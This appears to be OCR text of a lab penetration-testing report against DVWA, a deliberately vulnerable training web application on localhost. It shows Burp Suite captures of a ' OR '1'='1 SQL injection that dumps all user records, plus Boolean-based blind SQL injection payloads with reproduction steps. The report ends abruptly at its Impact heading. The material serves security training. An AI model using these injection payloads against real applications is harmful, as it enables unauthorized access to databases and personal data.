
Vulnerability: SQL Injection

User ID: Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 ×
Send Cancel
Target: http://127.0.0.1:8080 HTTP/1
Request
Pretty Raw Hex
GET /DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271&Submit=Submit HTTP/1.1
Host: 127.0.0.1:8080
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/sqli/
Search
0 highlights
Response
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 16
Inspector
Notes
Custom actions
Ready
Event log (1)
All issues
Memory: 158.0MB
Disabled


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 ×
Send Cancel
Target: http://127.0.0.1:8080 HTTP/1
Request
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271&Submit=Submit HTTP/1.1
Search 0 highlights
Response
Pretty Raw Hex Render
84
85 </form>
86 <pre>
ID: 1' OR '1'='1
First name: admin
Surname: admin
</pre>
<pre>
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
</pre>
<pre>
ID: 1' OR '1'='1
First name: Hack
Surname: Me
</pre>
<pre>
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
</pre>
<pre>
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
</pre>
87
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 16
Response headers 10
Inspector
Notes
Custom actions
Done
5,187 bytes | 31 millis
Event log (1)
All issues
Memory: 158.0MB
Disabled

Vulnerability 2 – Application is Vulnerable to Blind SQL Injection

Severity:	Critical
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/sqli_blind/ 2. Enter a normal ID: **1** → Response : **User ID exists in the database** 3. Enter a Boolean TRUE condition : **1' AND '1'='1** → Response : **User ID exists in the database** 4. Enter a Boolean FALSE condition : **1' AND '1'='2** → Response : **User ID is MISSING from the database.**

Vulnerability 2 – Application is Vulnerable to Blind SQL Injection

Expected Result :

- Input should be sanitized and not affect backend SQL logic
- Invalid inputs should not be processed by the database.

Actual Result :

- Application evaluates SQL logic from user input
- Different responses are returned for true and false conditions
- Confirms **Boolean-based Blind SQL Injection**


Impact :

